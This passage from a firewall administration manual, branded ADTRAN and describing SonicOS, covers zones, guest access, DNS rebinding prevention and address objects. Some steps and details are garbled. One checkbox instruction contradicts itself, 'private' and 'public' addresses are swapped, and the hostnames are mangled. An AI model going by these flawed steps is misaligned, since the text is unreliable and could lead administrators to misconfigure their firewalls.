| DMZ | Public | N/A | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |   |
| VPN | Encrypted | N/A | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |   |
| MULTICAST | Untrusted | N/A | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |   |
| WLAN | Wireless | N/A | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |   |

- **Name:** Lists the name of the zone. The predefined **LAN**, **WAN**, **WLAN**, **VPN**, and **Encrypted** zone names cannot be changed.
- **Security Type:** Displays the security type: **Trusted**, **Untrusted**, **Public**, **Wireless**, or **Encrypted**.
- **Member Interfaces:** Displays the interfaces that are members of the zone.
- **Interface Trust:** A check mark indicates the **Allow Interface Trust** setting is enabled for the zone.
- **Content Filtering:** A check mark indicates ADTRAN Content Filtering Service is enabled for traffic coming in and going out of the zone.
- **Client Anti-Virus:** A check mark indicates ADTRAN Client Anti-Virus is enabled for traffic coming in and going out of the zone. ADTRAN Client Anti-Virus manages an anti-virus client application on all clients on the zone.
- **Gateway Anti-Virus:** A check mark indicates ADTRAN Gateway Anti-Virus is enabled for traffic coming in and going out of the zone. ADTRAN Gateway Anti-Virus manages the anti-virus service on the ADTRAN appliance.
- **Anti-Spyware Service** - A check mark indicates ADTRAN Anti-Spyware detection and prevention is enabled for traffic through interfaces in the zone.
- **IPS:** A check mark indicates ADTRAN Intrusion Prevention Service is enabled for traffic coming in and going out of the zone.
- **Configure:** Clicking the  icon displays the Edit Zone window. Clicking the delete icon  deletes the zone. The delete icon is dimmed for the predefined zones. You cannot delete these zones.

Adding a New Zone

To add a new zone, click **Add** under the **Zone Settings** table. The **Add Zone** window is displayed.

-
- Step 1** Type a name for the new zone in the **Name** field.
- Step 2** Select a security type **Trusted**, **Public** or **Wireless** from the **Security Type** menu. Use **Trusted** for zones that you want to assign the highest level of trust, such as internal LAN segments. Use **Public** for zones with a lower level of trust requirements, such as a DMZ interface. Use **Wireless** for the WLAN interface.
- Step 3** If you want to allow intra-zone communications, select **Allow Interface Trust**. If not, select the **Allow Interface Trust** checkbox.
- Step 4** Select any of the ADTRAN Security Services you want to enforce on the zone. You can select:
- **ADTRAN Content Filtering Service** - Enforces content filtering on multiple interfaces in the same Trusted, Public and WLAN zones. To apply a Content Filtering Service (CFS) policy to the zone, select the policy from the **CFS Policy** pull-down menu.
 - **ADTRAN Enforce Client Anti-Virus Service** - Enforces Client Anti-Virus protection on multiple interfaces in the same Trusted, Public or WLAN zones, using the ADTRAN Client Anti-Virus client on your network hosts.
 - **Enable Gateway Anti-Virus Service** - Enforces gateway anti-virus protection on your firewall for all clients connecting to this zone. ADTRAN Gateway Anti-Virus manages the anti-virus service on the ADTRAN appliance.
 - **ADTRAN Intrusion Protection Service (IPS)** - Enforces intrusion detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.

- **Enable Anti-Spyware Service** - Enforces anti-spyware detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Create Group VPN** - Automatically creates a ADTRAN GroupVPN Policy for this zone. You can customize the GroupVPN Policy in the **VPN > Settings** page.

Caution Unsetting the **Create Group VPN** checkbox will remove any corresponding GroupVPN policy.

- **Enable SSL Control** - Enables SSL Control on the zone. All new SSL connections initiated from that zone will now be subject to inspection. Note that SSL Control must first be enabled globally on the **Firewall > SSL Control** page. For more information, see “[Firewall Settings > SSL Control](#)” on page 667.

Step 5 Click **OK**. The new zone is now added to the firewall.

Deleting a Zone

You can delete a user-created zone by clicking the delete icon (✕) in the **Configure** column. The Delete icon is unavailable for the predefined zones. You cannot delete these zones. Any zones that you create can be deleted.

Configuring a Zone for Guest Access

ADTRAN User Guest Services provides network administrators with an easy solution for creating wired and wireless guest passes and/or locked-down Internet-only network access for visitors or untrusted network nodes. This functionality can be extended to wireless or wired users on the WLAN, LAN, DMZ, or public/semi-public zone of your choice.

To configure Guest Services feature:

-
- Step 1** Navigate to the **Network > Zones** page in the SonicOS management interface.
 - Step 2** Click the **Configure** button for the zone you wish to add Guest Services to.

Step 3 Click the **Guest Services** tab.

The screenshot shows the 'Guest Services' configuration window. The 'Guest Services' tab is active. The 'Enable Guest Services' checkbox is checked. Below it, several options are listed with checkboxes: 'Enable inter-guest communication', 'Bypass AV Check for Guests', 'Enable External Guest Authentication' (with a 'Configure...' button), 'Custom Authentication Page' (with a 'Configure...' button), 'Post Authentication Page' (with a text field containing 'http://www.mywebsite.com'), 'Bypass Guest Authentication' (with a dropdown menu set to 'All MAC Addresses'), 'Redirect SMTP traffic to' (with a dropdown menu set to '-Select an address object-'), 'Deny Networks' (with a dropdown menu set to '-Select an address object-'), and 'Pass Networks' (with a dropdown menu set to '-Select an address object-'). The 'Max Guests' field is set to '10'. Under the 'Wireless Zone Guest Services Options' section, the 'Enable Dynamic Address Translation (DAT)' checkbox is checked. The status bar at the bottom shows 'Ready' and 'OK' and 'Cancel' buttons.

Step 4 Choose from the following configuration options for Guest Services:

The screenshot shows the 'Guest Services' configuration window. The 'Guest Services' tab is active. The 'Enable Wireless Guest Services' checkbox is checked. Below it, several options are listed with checkboxes: 'Enable inter-guest communication', 'Bypass AV Check for Guests', 'Enable Dynamic Address Translation (DAT)', 'Enable External Guest Authentication' (with a 'Configure...' button), 'Custom Authentication Page' (with a 'Configure...' button), 'Post Authentication Page' (with a text field), 'Bypass Guest Authentication' (with a dropdown menu set to 'All MAC Addresses'), 'Redirect SMTP traffic to' (with a dropdown menu set to '-Select an address object-'), 'Deny Networks' (with a dropdown menu set to '-Select an address object-'), and 'Pass Networks' (with a dropdown menu set to '-Select an address object-'). The 'Max Guests' field is set to '10'. The status bar at the bottom shows 'Ready' and 'OK' and 'Cancel' buttons.

- **Enable Guest Services** - Enables guest services on the WLAN zone.
- **Enable inter-guest communication** - Allows guests to communicate directly with other users who are connected to this zone.
- **Bypass AV Check for Guests** - Allows guest traffic to bypass Anti-Virus protection.

- **Enable External Guest Authentication** - Requires guests connecting from the device or network you select to authenticate before gaining access. This feature, based on Lightweight Hotspot Messaging (LHM) is used for authenticating Hotspot users and providing them parametrically bound network access.

**Note**

Refer to the ADTRAN [Lightweight Hotspot Messaging](#) Tech Note available at the ADTRAN documentation Web site www.adtran.com/support for complete configuration of the **Enable External Guest Authentication** feature.

- **Custom Authentication Page** - Redirects users to a custom authentication page when they first connect to the network. Click Configure to set up the custom authentication page. Enter either a URL to an authentication page or a custom challenge statement in the text field, and click OK.
- **Post Authentication Page** - Directs users to the page you specify immediately after successful authentication. Enter a URL for the post-authentication page in the field.
- **Bypass Guest Authentication** - Allows the Guest Services feature to integrate into environments already using some form of user-level authentication. This feature automates the authentication process, allowing wireless users to reach Guest Services resources without requiring authentication. This feature should only be used when unrestricted Guest Service access is desired, or when another device upstream is enforcing authentication.
- **Redirect SMTP traffic to** - Redirects SMTP traffic incoming on this zone to an SMTP server you specify. Select the address object to redirect traffic to.
- **Deny Networks** - Blocks traffic to the networks you name. Select the subnet, address group, or IP address to block traffic to.
- **Pass Networks** - Allows traffic through the Guest Service-enabled zone to the networks you select.
- **Max Guests** - Specifies the maximum number of guest users allowed to connect to this zone. The default setting is 10.


Special Guest Services Features for Wireless Zones

- **Enable Dynamic Address Translation (DAT)** - Guest Services provides spur of the moment “hotspot” access to wireless-capable guests and visitors. For easy connectivity, Guest Services allows wireless users to authenticate and associate, obtain IP settings, and authenticate using any Web-browser. Without DAT, if a guest user is not a DHCP client, but instead has static IP settings incompatible with the Wireless WLAN network settings, network connectivity is prevented until the user’s settings change to compatible values. Dynamic Address Translation (DAT) is a form of Network Address Translation (NAT) that allows the system to support any IP addressing scheme for guest users. For example, the Wireless WLAN interface is configured with its default address of 172.16.31.1, and one guest client has a static IP address of 192.168.0.10 and a default gateway of 192.168.0.1, while another has a static IP address of 10.1.1.10 and a gateway of 10.1.1.1, and DAT enables network communication for both of these clients.

Step 5 Click **OK** to apply these settings to this zone.

Configuring the WLAN Zone

Step 1 Click the Edit icon  for the WLAN zone. The **Edit Zone** window is displayed.



Step 2 In the **General** tab, select the **Allow Interface Trust** setting to automate the creation of Access Rules to allow traffic to flow between the interfaces of a zone instance. For example, if the LAN zone has both the **LAN** and **X3** interfaces assigned to it, checking **Allow Interface Trust** on the LAN zone creates the necessary Access Rules to allow hosts on these interfaces to communicate with each other.

Step 3 Select any of the following settings to enable the ADTRAN Security Services on the WLAN zone:

- **Enforce Content Filtering Service** - Enforces content filtering on multiple interfaces in the same Trusted, Public and WLAN zones.
- **Enforce Client Anti-Virus Service** - Enforces managed anti-virus protection on multiple interfaces in the same Trusted, Public or WLAN zones. ADTRAN Client Anti-Virus manages an anti-virus client application on all clients on the zone.
- **Enable Gateway Anti-Virus** - Enforces gateway anti-virus protection on multiple interfaces in the same Trusted, Public or WLAN zones. ADTRAN Gateway Anti-Virus manages the anti-virus service on the ADTRAN appliance.
- **Enable IPS** - Enforces intrusion detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.

- **Enable Anti-Spyware Service** - Enforces anti-spyware detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Create Group VPN** - creates a GroupVPN policy for the zone, which is displayed in the VPN Policies table on the **VPN > Settings** page. You can customize the GroupVPN policy on the **VPN > Settings** page. If you uncheck Create Group VPN, the GroupVPN policy is removed from the **VPN > Settings** page.

Step 4 Click the **Wireless** tab.

Step 5 Select **SSL VPN Enforcement** to require that all traffic that enters into the WLAN zone be authenticated through a ADTRAN SSL VPN appliance.

Step 6 In the **SSL VPN Server** list, select an address object to direct traffic to the ADTRAN SSL VPN appliance. You can select:


- **Create new address object...**
- Default Gateway
- Secondary Default Gateway
- X0 IP
- X1 IP
- X2 IP
- X3 IP
- X4 IP
- X5 IP

Step 7 In the **SSL VPN Service** list, select the service or group of services you want to allow for clients authenticated through the SSL VPN.



Note For Guest Services configuration information, see the [“Configuring a Zone for Guest Access” on page 271](#).

Step 8 Click **OK** to apply these settings to the WLAN zone.



CHAPTER 19

Configuring DNS Settings

Network > DNS

The Domain Name System (DNS) is a distributed, hierarchical system that provides a method for identifying hosts on the Internet using alphanumeric names called fully qualified domain names (FQDNs) instead of using difficult to remember numeric IP addresses.

The **Network > DNS** page allows you to manually configure your DNS settings, if necessary.

Network >
DNS
Accept Cancel

DNS Settings

Specify DNS Servers Manually

DNS Server 1: 0.0.0.0
DNS Server 2: 0.0.0.0
DNS Server 3: 0.0.0.0

Inherit DNS Settings Dynamically from VMM Zone

DNS Server 1: 10.2.16.6
DNS Server 2: 0.0.0.0
DNS Server 3: 0.0.0.0

In the **DNS Settings** section, select **Specify DNS Servers Manually** and enter the IP address(es) into the DNS Server fields. Click **Accept** to save your changes. To use the DNS Settings configured for the WAN zone, select **Inherit DNS Settings Dynamically from the WAN Zone**. Click **Accept** to save your changes.

DNS Rebinding Attack Prevention

DNS rebinding is a DNS-based attack on code embedded in web pages. Normally requests from code embedded in web pages (JavaScript, Java and Flash) are bound to the web-site they are originating from (see Same Origin Policy). A DNS rebinding attack can be used to improve the ability of JavaScript based malware to penetrate private networks, and subvert the browser's same-origin policy.

DNS rebinding attackers register a domain which is delegated to a DNS server they control. The server is configured to respond with a very short TTL parameter which prevents the result from being cached. The first response contains IP address of the server hosting the malicious code. Any subsequent requests contain IP addresses from private (RFC 1918) network, presumably behind a firewall, being target of the attacker. Because both are fully valid DNS responses, they authorize the sandbox script to access hosts in a private network. By iterating addresses in these short-term but still valid DNS replies the script is able to scan the network and perform other malicious activities.

Select the **Enable DNS Rebinding Attack Prevention** checkbox.

From the **Action** pulldown menu, select an action to perform when a DNS rebinding attack is detected:

- 0 - Log
- 1 - Log & return RFC 1035 query REFUSED reply
- 2 - Log & drop the reply

Allowed Domains FQDN Address Object/Group containing allowed domain-names (e.g. *.www.adtran.com) for which locally connected/routed subnets should be considered legal responses



CHAPTER 20

Configuring Address Objects

Network > Address Objects

Address Objects are one of four object classes (Address, User, Service, and Schedule) in SonicOS Enhanced. These Address Objects allow for entities to be defined one time, and to be re-used in multiple referential instances throughout the SonicOS interface. For example, take an internal Web-Server with an IP address of 67.115.118.80. Rather than repeatedly typing in the IP address when constructing Access Rules or NAT Policies, Address Objects allow you to create a single entity called “My Web Server” as a Host Address Object with an IP address of 67.115.118.80. This Address Object, “My Web Server” can then be easily and efficiently selected from a drop-down menu in any configuration screen that employs Address Objects as a defining criterion.

Types of Address Objects

Since there are multiple types of network address expressions, there are currently the following Address Objects types:

- **Host** – Host Address Objects define a single host by its IP address. The netmask for a Host Address Object will automatically be set to 32-bit (255.255.255.255) to identify it as a single host. For example, “My Web Server” with an IP address of “67.115.118.110” and a default netmask of “255.255.255.255”
- **Range** – Range Address Objects define a range of contiguous IP addresses. No netmask is associated with Range Address Objects, but internal logic generally treats each member of the specified range as a 32-bit masked Host object. For example “My Public Servers” with an IP address starting value of “67.115.118.66” and an ending value of “67.115.118.90”. All 25 individual host addresses in this range would be comprised by this Range Address Object.
- **Network** – Network Address Objects are like Range objects in that they comprise multiple hosts, but rather than being bound by specified upper and lower range delimiters, the boundaries are defined by a valid netmask. Network Address Objects must be defined by the network’s address and a corresponding netmask. For example “My Public Network” with a Network Value of “67.115.118.64” and a Netmask of “255.255.255.224” would comprise addresses from 67.115.118.64 through to 67.115.118.95. As a general rule, the first address in a network (the network address) and the last address in a network (the broadcast address) are unusable.


- MAC Address** – MAC Address Objects allow for the identification of a host by its hardware address or MAC (Media Access Control) address. MAC addresses are uniquely assigned to every piece of wired or wireless networking device by their hardware manufacturers, and are intended to be immutable. MAC addresses are 48-bit values that are expressed in 6 byte hex-notation. For example “My Access Point” with a MAC address of “00:06:01:AB:02:CD”. MAC addresses are resolved to an IP address by referring to the ARP cache on the security appliance MAC address objects are used by various components of Wireless configurations throughout SonicOS.
- FQDN Address** – FQDN address objects allow for the identification of a host by its Fully Qualified Domain Names (FQDN), such as 'www.adtran.com'. FQDNs are resolved to their IP address (or IP addresses) using the DNS server configured on the security appliance. Wildcard entries are supported through the gleaning of responses to queries sent to the sanctioned DNS servers.

Address Object Groups

SonicOS Enhanced has the ability to group Address Objects into Address Object Groups. Groups of Address Objects can be defined to introduce further referential efficiencies. Groups can comprise any combination of Host, Range, or Network Address Objects. MAC address Objects should be grouped separately, although they can safely be added to Groups of IP-based Address Objects, where they will be ignored when their reference is contextually irrelevant (e.g. in a NAT Policy). For example “My Public Group” can contain Host Address Object “My Web Server” and Range Address Object “My Public Servers”, effectively representing IP addresses 67.115.118.66 to 67.115.118.90 and IP address 67.115.118.110.

Creating and Managing Address Objects

The **Network > Address Objects** page allows you to create and manage your Address Objects.



You can view Address Objects in the following ways using the **View Style** menu:

- **All Address Objects** - displays all configured Address Objects.
- **Custom Address Objects** - displays Address Objects with custom properties.
- **Default Address Objects** - displays Address Objects configured by default on the firewall.

Sorting Address Objects allows you to quickly and easily locate Address Objects configured on the firewall.



Note

An Address Object must be defined before configuring NAT Policies, Access Rules, and Services.

Navigating and Sorting the Address Objects and Address Groups Entries

The Address Objects and Address Groups tables provides easy pagination for viewing a large number of address objects and groups. You can navigate a large number of entries listed in the Address Objects or Address Groups tables by using the navigation control bar located at the top right of the tables. Navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can enter the policy number (the number listed before the policy name in the **# Name** column) in the **Items** field to move to a specific entry. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

Default Address Objects and Groups

The **Default Address Objects** view displays the default **Address Objects** and **Address Groups** for your firewall. The **Default Address Objects** entries cannot be modified or deleted. Therefore, the Edit and Delete icons are dimmed.

| Address Objects | | | | | | Items 1 to 12 (of 12) |
|-----------------|---------------------------|----------------------------|---------|------|-----------|-----------------------|
| # | Name | Address Detail | Type | Zone | Configure | |
| 1 | LAN Primary IP | 10.0.59.75/255.255.255.255 | Host | LAN | | |
| 2 | LAN Primary Subnet | 10.0.0.0/255.255.0.0 | Network | LAN | | |
| 3 | WAN Primary IP | 10.0.59.75/255.255.255.255 | Host | WAN | | |
| 4 | WAN Primary Subnet | 10.0.0.0/255.255.0.0 | Network | WAN | | |
| 5 | X2 IP | 0.0.0.0/255.255.255.255 | Host | | | |
| 6 | X2 Subnet | 0.0.0.0/255.255.255.0 | Network | | | |
| 7 | X3 IP | 0.0.0.0/255.255.255.255 | Host | | | |
| 8 | X3 Subnet | 0.0.0.0/255.255.255.0 | Network | | | |
| 9 | Default Gateway | 10.0.0.2/255.255.255.255 | Host | WAN | | |
| 10 | Secondary Default Gateway | 0.0.0.0/255.255.255.255 | Host | WAN | | |
| 11 | WAN RemoteAccess Networks | 0.0.0.0/0.0.0.0 | Network | VPI | | |
| 12 | WAN RemoteAccess Networks | 0.0.0.0/0.0.0.0 | Network | VPI | | |

Adding an Address Object

To add an **Address Object**, click **Add** button under the **Address Objects** table in the **All Address Objects** or **Custom Address Objects** views to display the **Add Address Object** window.

Step 1 Enter a name for the Network Object in the **Name** field.

Step 2 Select **Host**, **Range**, **Network**, **MAC**, or **FQDN** from the **Type** menu.

- If you select **Host**, enter the IP address and netmask in the **IP Address** and **Netmask** fields.

- If you selected **Range**, enter the starting and ending IP addresses in the **Starting IP Address** and **Ending IP Address** fields.

- If you selected **Network**, enter the network IP address and netmask in the **Network** and **Netmask** fields.

- If you selected **MAC**, enter the MAC address and netmask in the **Network** and **MAC Address** field.


The screenshot shows a dialog box for adding an address object. The 'Name' field is empty. The 'Zone Assignment' dropdown is set to 'WLAN'. The 'Type' dropdown is set to 'MAC'. The 'MAC Address' field is empty. There is a checkbox for 'Multi-homed host' which is unchecked. At the bottom, there is a 'Ready' label and 'OK' and 'Cancel' buttons.


- If you selected **FQDN**, enter the domain name for the individual site or range of sites (with a wildcard) in the **FQDN** field.

The screenshot shows a dialog box for adding an address object. The 'Name' field is empty. The 'Zone Assignment' dropdown is set to 'LAN'. The 'Type' dropdown is set to 'FQDN'. The 'FQDN instance' field is empty. At the bottom, there is a 'Ready' label and 'OK' and 'Cancel' buttons.

Step 3 Select the zone to assign to the Address Object from the **Zone Assignment** menu.

Editing or Deleting an Address Object

To edit an Address Object, click the edit icon  in the **Configure** column in the **Address Objects** table. The **Edit Address Object** window is displayed, which has the same settings as the **Add Address Object** window.

To delete an Address Object, click the Delete icon  in the **Configure** column for the Address Object you want to delete. A dialog box is displayed asking you to confirm the deletion. Click OK to delete the Address Object. To delete multiple active Address Objects, select them and click the **Delete** button.

Creating Group Address Objects

As more and more Address Objects are added to the firewall, you can simplify managing the addresses and access policies by creating groups of addresses. Changes made to the group are applied to each address in the group. To add a Group of Address Objects, complete the following steps:

Step 1 Click **Add Group** to display the **Add Address Object Group** window.



Step 2 Create a name for the group in the **Name** field.

Step 3 Select the Address Object from the list and click the right arrow. It is added to the group. Clicking while pressing the Ctrl key allows you to select multiple objects.

Step 4 Click **OK**.




Tip

To remove an address or subnet from the group, select the IP address or subnet in the right column and click the left arrow. The selected item moves from the right column to the left column.

Editing or Deleting Address Groups

To edit a group, click the edit icon  in the **Configure** column of the **Address Groups** table. The **Edit Address Object Group** window is displayed. Make your changes and then click **OK**.

To delete a group, click on the Delete icon  in the **Configure** column to delete an individual Address Group. A dialog box is displayed asking you to confirm the deletion. Click **OK** to delete the Address Group. To delete multiple active Address Groups, select them and click the **Delete** button.

Public Server Wizard

SonicOS Enhanced includes the **Public Server Wizard** to automate the process of configuring the firewall for handling public servers. For example, if you have an e-mail and Web server on your network for access from users on the Internet.

The **Public Server Wizard** allows you to select or define the server type (HTTP, FTP, Mail), the private (external) address objects, and the public (internal) address objects. Once the server type, private and public network objects are configured, the wizard creates the correct NAT Policies and Access Rule entries on the security appliance for the server. You can use the ADTRAN Management Interface for additional configuration options.

See **Part 17, Wizards** for more information on configuring the firewall using wizards.

Working with Dynamic Addresses

From its inception, SonicOS Enhanced has used Address Objects (AOs) to represent IP addresses in most areas throughout the user interface. Address Objects come in the following varieties:

- Host – An individual IP address, netmask and zone association.
- MAC (original) – Media Access Control, or the unique hardware address of an Ethernet host. MAC AOs were originally introduced in SonicOS 2.5 and were used for:
 - Allowing hosts to bypass Guest Services authentication
 - Authorizing the BSSID (Basic Service Set Identifier, or WLAN MAC) of wireless access points detected during wireless scans.

MAC AOs were originally not allowable targets in other areas of the management interface, such as Access Rules, so historically they could not be used to control a host's access by its hardware address.
- Range – A starting and ending IP address, inclusive of all addresses in between.
- Group – A collection of Address Objects of any assortment of types. Groups may contain other Groups, Host, MAC, Range, or FQDN Address Objects.

SonicOS Enhanced 3.5 redefined the operation of MAC AOs, and introduces Fully Qualified Domain Name (FQDN) AOs:

- MAC – SonicOS Enhanced 3.5 and higher will resolve MAC AOs to an IP address by referring to the ARP cache on the ADTRAN.
- FQDN – Fully Qualified Domain Names, such as 'www.reallybadWebsite.com', will be resolved to their IP address (or IP addresses) using the DNS server configured on the ADTRAN. Wildcard entries are supported through the gleaning of responses to queries sent to the sanctioned DNS servers.

While more effort is involved in creating an Address Object than in simply entering an IP address, AOs were implemented to complement the management scheme of SonicOS Enhanced, providing the following characteristics:

- Zone Association – When defined, Host, MAC, and FQDN AOs require an explicit zone designation. In most areas of the interface (such as Access Rules) this is only used referentially. The functional application are the contextually accurate populations of Address Object drop-down lists, and the area of "VPN Access" definitions assigned to Users and Groups; when AOs are used to define VPN Access, the Access Rule auto-creation process refers to the AO's zone to determine the correct intersection of VPN [zone] for rule placement. In other words, if the "192.168.168.200 Host" Host AO, belonging to the LAN zone was added to "VPN Access" for the "Trusted Users" User Group, the auto-created Access Rule would be assigned to the VPN LAN zone.
- Management and Handling – The versatilely typed family of Address Objects can be easily used throughout the SonicOS Enhanced interface, allowing for handles (e.g. from Access Rules) to be quickly defined and managed. The ability to simply add or remove members from Address Object Groups effectively enables modifications of referencing rules and policies without requiring direct manipulation.
- Reusability – Objects only need to be defined once, and can then be easily referenced as many times as needed.

Key Features of Dynamic Address Objects

The term Dynamic Address Object (DAO) describes the underlying framework enabling MAC and FQDN AOs. By transforming AOs from static to dynamic structures **Firewall > Access Rules** can automatically respond to changes in the network.

**Note**

Initially, SonicOS Enhanced versions 4.0, 5.0, and 5.1 will only support Dynamic Address Objects within Access Rules. Future versions of SonicOS Enhanced might introduce DAO support to other subsystem, such as NAT, VPN, etc.

| | |
|---------------------------|---|
| FQDN wildcard support | <p>FQDN Address Objects support wildcard entries, such as “*.somedomainname.com”, by first resolving the base domain name to all its defined host IP addresses, and then by constantly actively gleaning DNS responses as they pass through the firewall.</p> <p>For example, creating an FQDN AO for “*.myspace.com” will first use the DNS servers configured on the firewall to resolve “myspace.com” to 63.208.226.40, 63.208.226.41, 63.208.226.42, and 63.208.226.43 (as can be confirmed by <i>nslookup myspace.com</i> or equivalent). Since most DNS servers do not allow zone transfers, it is typically not possible to automatically enumerate all the hosts in a domain. Instead, the ADTRAN will look for DNS responses <i>coming from sanctioned DNS servers</i> as they traverse the firewall. So if a host behind the firewall queries an external DNS server which is also a configured/defined DNS server on the ADTRAN, the ADTRAN will parse the response to see if it matches the domain of any wildcard FQDN AOs.</p> <p>Note Sanctioned DNS servers are those DNS servers configured for use by the ADTRAN firewall. The reason that responses from only sanctioned DNS servers are used in the wildcard learning process is to protect against the possibility of FQDN AO poisoning through the use of unsanctioned DNS servers with deliberately incorrect host entries. Future versions of SonicOS Enhanced might offer the option to support responses from all DNS server. The use of sanctioned DNS servers can be enforced with the use of Access Rules, as described later in the “Enforcing the use of sanctioned servers on the network” section.</p> <p>To illustrate, assume the firewall is configured to use DNS servers 4.2.2.1 and 4.2.2.2, and is providing these DNS servers to all firewalled client via DHCP. If firewalled client-A performs a DNS query against 4.2.2.1 or 4.2.2.2 for “vids.myspace.com”, the response will be examined by the firewall, and will be matched to the defined “*.myspace.com” FQDN AO. The result (63.208.226.224) will then be added to the resolved values of the “*.myspace.com” DAO.</p> <p>Note If the workstation, client-A, in the example above had resolved and cached vids.myspace.com prior to the creation of the “*.myspace.com” AO, vids.myspace.com would not be resolved by the firewall because the client would use its resolver’s cache rather than issuing a new DNS request. As a result, the firewall would not have the chance to learn about vids.myspace.com, unless it was resolved by another host. On a Microsoft Windows workstation, the local resolver cache can be cleared using the command ipconfig /flushdns. This will force the client to resolve all FQDNs, allowing the firewall to learn them as they are accessed.</p> <p>Wildcard FQDN entries will resolve all hostnames within the context of the domain name, up to 256 entries per AO. For example, “*.www.adtran.com” will resolve <i>www.www.adtran.com</i>, <i>software.www.adtran.com</i>, <i>licensemanager.www.adtran.com</i>, to their respective IP addresses, but it will not resolve <i>sslvpn.demo.www.adtran.com</i> because it is in a different context; for <i>sslvpn.demo.www.adtran.com</i> to be resolved by a wildcard FQDN AO, the entry “*.demo.www.adtran.com” would be required, and would also resolve <i>sonicos-enhanced.demo.www.adtran.com</i>, <i>csm.demo.www.adtran.com</i>, <i>sonicos-standard.demo.www.adtran.com</i>, etc.</p> <p>Note Wildcards only support full matches, not partial matches. In other words, “*.www.adtran.com” is a legitimate entry, but “w*.www.adtran.com”, “*w.www.adtran.com”, and “w*w.www.adtran.com” are not. A wildcard can only be specified once per entry, so “*.*.www.adtran.com”, for example, will not be functional.</p> |
